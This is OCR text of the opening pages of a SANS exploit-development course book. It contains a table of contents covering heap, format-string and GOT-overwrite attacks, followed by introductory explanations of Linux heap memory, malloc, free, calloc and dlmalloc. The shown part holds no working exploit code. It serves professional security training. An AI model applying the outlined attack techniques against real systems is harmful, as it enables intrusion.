SANS

www.sans.org


SECURITY 710
ADVANCED EXPLOIT
DEVELOPMENT

710.1

Advanced Exploit Development – Day 1

The right security training for your staff, at the right time, in the right location.

This page intentionally left blank.



Developing Exploits for Penetration Testers and Security Researchers - Day Three


Today we will continue on with our Linux studies, and begin looking at the Windows Operating System towards the end of the day. On the Linux side we'll dive into heap exploitation format string attacks and writing shellcode. The concepts we will look at today can get quite complex, so do not get frustrated if you need to go back and read through the sections multiple times. Following the Linux portion we'll jump into the world of Windows. Windows has proven itself to be a very complex and dynamic Operating System that is always changing. This makes the job of a security researcher quite challenging. Windows has indeed come a long way with regards to security when compared to earlier versions such as Windows 2000, Windows XP and others. By the end of tomorrow you will have a much better understanding of the controls added and any remaining weaknesses.

Table of Contents

- Dynamic Linux Memory 4
- Exploiting the Heap 27
  - Exercise: Heap 2 Program 30
  - Exercise: Heap 3 Program 50
  - Overwriting Function Pointers 60
  - Exercise: Exploiting BSS 64
- Format String Attacks 78
  - Direct Parameter Access 104
  - Exercise: Overwriting a GOT Entry 108
  - dtors and ctors 116
- Real-World Stack Smashing 129
  - Exercise: ProFTP 130
- Day 1 Bootcamp 156


Table of Contents

This is the Table of Contents slide to help you quickly access specific sections and exercises.




Today's Roadmap

Today we will focus on the above sections and take a look at exploitation opportunities and obstacles. Each module will maintain a specific focus that helps us to progress through each consecutive module.




Dynamic Linux Memory

In this module we will take look at how the heap works on the Linux operating system. This includes structure, allocation, functions, clean-up and other important details. This section was covered in SEC660, "Advanced Penetration Testing, Exploits, and Ethical Hacking; however, it is necessary to cover this information again in more detail prior to moving into heap exploitation. Be sure to ask questions as the topics ahead are rather complex compared to that of stack-based memory.


Objectives
• Our objective for this module is to understand:
– Dynamic Memory and the Heap
– Stack vs. Heap
– GNU C Library and Malloc
• malloc(), realloc(), free(), calloc()
– dlmalloc and ptmalloc
– frontlink() and unlink()
SANS SEC710 - © 2011

Objectives

The objective of this module is to understand dynamic memory on Linux. We will go through how dynamic memory differs from stack memory and analyze the aspects of its management. Specifically, we will walk through the GNU C Library and its implementations of Malloc using Doug Lea's Malloc and ptmalloc. We will also examine the frontlink() and unlink() functions before and after pointer checks were added.



Memory – The Heap (1)
• What is a heap?
– Dynamic memory allocated at program runtime
• Memory allocating functions are used to request resources
– Allocation time is not finite
– Memory is freed by:
• Program code
• Garbage collector
• Program termination
SANS SEC710 - © 2011

Memory – The Heap

When memory space is needed and that size is fixed by the programmer, the stack may be the best choice to hold that data. You commonly see functions making use of the stack segment to pass constant sized variables to other called functions, often with the goal of receiving a return value of some sort. Once a function is complete, control is returned to the calling function. Functions that are given memory on the stack have a finite lifetime and use a Last in First out (LIFO) manner of handling itself. For example, the main() function is allocated memory on the stack. As functions are called from main(), the memory is allocated on the stack on top of main() and grows from higher memory addressing towards lower memory addressing. Thus when you are allocating space on the stack, you are actually subtracting the desired amount of space from the ESP register as it grows. The stack has a benefit in where it automatically cleans up after itself once a function is complete. This is not the same as with a heap.

When the data is of a variable amount, must be accessible by multiple functions, is large and/or does not necessarily have a finite lifetime, the heap may be the best location for that data. During program runtime, the loader loads segments of data into memory such as the code segment and data segment. Also created at program runtime are the stack and heap segments. Global and static variables such as that in the .data and .bss segments are often placed after the code segment and before the heap, although it can be argued that these sections are in fact part of the process heap. The kernel requests memory using system calls such as sbrk() and mmap(). These calls allocate a large block of data and do not make the most efficient use of memory, thus we want a way to manage memory more efficiently using something that sits between the program and the system call. In the C programming library there are a group of functions under malloc() that divide up the memory allocated by the system calls brk(), sbrk() or mmap() into chunks that are more efficient and manageable.

With the heap, allocated memory is not automatically cleaned up as with the stack. The stack has a calling convention that automatically takes care of popping values off the stack and returning control to the calling function. The heap, on the other hand, requires the programmer to call a function to free the memory allocated. Failure to free the memory on the heap can result in problems including memory leakage, resource exhaustion, and fragmentation. When a user opens up a web browser, the developers of the browser have no way of knowing how many tabs the user will open, what types of pages will be visited, how much memory space is required for each site, etc… It is this that makes the heap a more desirable location for the data than the stack. The space required is of variable size.



Memory – The Heap (2)
Code Segment
Data Segment
BSS Segment
Heap Segment
Low Mem
High Mem
Stack Segment
Dynamically Allocated Memory
1. Code Segment holds executable instructions
2. DS stores global and static variables
3. BSS stores uninitialized counterparts
4. Heap is used for all other program variables
Erickson, Jon. "Hacking, The Art of Exploitation." San Francisco: No Starch Press, 2003
SANS SEC710 - © 2011

Memory – The Heap (2)

This diagram helps to visualize the way in which a program is loaded into memory. At the top you see the Code Segment. Once a program is loaded into memory, EIP holds the address of the first instruction in the Code Segment to start the program. The Code Segment is often loaded at lower memory addresses than other segments. The Data Segment stores global and static variables used by the program. With some implementations you will see other segments loaded that could potentially divide up the types of data in the Data Segment. The BSS segment stores uninitialized variables that may not be needed by the program, or that will remain uninitialized until they are referenced.

Following the BSS segment is where the Heap segment begins. Let us say, for example, you are running a web browser and an image needs to be loaded on the page. Memory must be allocated on the heap at this point in order to store the image in memory. In this example the malloc() function could be called to allocate the required space. Again, the heap grows from lower memory addressing towards the Stack Segment, starting at a much higher memory address. Each operating system is likely different. That being said, the layout of the various sections in memory is likely to be different. Be sure to understand the layout for a system you are testing.

The idea behind this image was borrowed from: Erickson, Jon. "Hacking, The Art of Exploitation." San Francisco: No Starch Press, 2003



malloc
• Library of functions used by the C programming language for dynamic memory allocation
• Interface to sbrk() and mmap()
– Breaks sbrk() and mmap() memory allocations into smaller chunks
• Easily ported to other languages
SANS SEC710 - © 2011

malloc

The GNU C library implementation of malloc used Doug Lea's malloc (dlmalloc) up until version 2.3.x, before switching to ptmalloc. Malloc is actually an interface to a library of functions to support dynamic memory allocation. The included functions are malloc(), realloc(), and free(), which will each be discussed separately.

brk(), sbrk() and mmap() System Calls

The primary purpose of the malloc functions are to divide up the memory allocated by the brk(), sbrk() and mmap() systems calls into smaller chunks. We'll discuss when sbrk() may be called versus mmap() and vice-versa. Regardless, these allocators do not make the most efficient use of memory.


malloc()
• malloc contains the functions:
– malloc() – Allocates a chunk of memory
– realloc() – Decreases or increases amount of space allocated
– free() – Frees the previously allocated chunk
• calloc() initializes data as all 0's
– Specify an array of N elements, each with a defined size
SANS SEC710 - © 2011

malloc()

The malloc() function is used to specify the amount of memory requested on the heap. A pointer is returned holding the address of the location in where the memory was allocated.

```
void *_malloc_r(void *REENT, size_t NBYTES);
```

realloc()

The realloc() function can be called to modify the size of an existing chunk of memory. For example, if the area of memory allocated with malloc() can be smaller, or if more space is needed, realloc() can decrease or increase the size of the chunk accordingly. A pointer is also returned holding the address of the location in where the memory was reallocated.

```
void *_realloc_r(void *REENT,
  void *APTR, size_t NBYTES);
```

free()

Once the allocated memory is no longer needed, you can use the free() function to free up the memory and return it to the management pool. This marks the chunks of memory allocated as available for use. No pointer is returned when using the free() function.

```
void _free_r(void *REENT, void *APTR);
```


calloc()

The calloc() function is similar to malloc() and even requests memory from the same pool. The primary difference is that memory allocated using calloc() is initialized with all 0's. The calloc() function also allows you to specify an array of N elements, each with a defined size. The memory will be assigned from a contiguous block and will not be fragmented. You will also commonly see programmers allocating memory using malloc() and then using the memset() function to initialize the allocated memory to 0's.

This is done mostly for performance purposes. Initializing data to all 0's helps to prevent memory leaks by overwriting all pre-existing data residing in that space.

void *calloc(size_t N, size_t S);


void *calloc_r(void *REENT, size_t <n>, <size_t> S);


dlmalloc (1)
• Doug Lea's malloc implementation
• Used by many Linux variants as the primary memory allocator
• Includes malloc(), realloc(), free() and other some utility routines
SANS SEC710 - © 2011

dlmalloc (1)

Doug Lea's malloc implementation, commonly referred to as dlmalloc, was the primary memory allocator used under the GNU C Library up to GCC 2.3.x. The dlmalloc implementation manages how allocation will be handled using the routines malloc(), realloc() and free(). The goal of Doug Lea's memory allocator was to improve speed, portability, minimize space, tunability, and other features.

Doug Lea's malloc page is located at: http://g.oswego.edu/dl/html/malloc.html



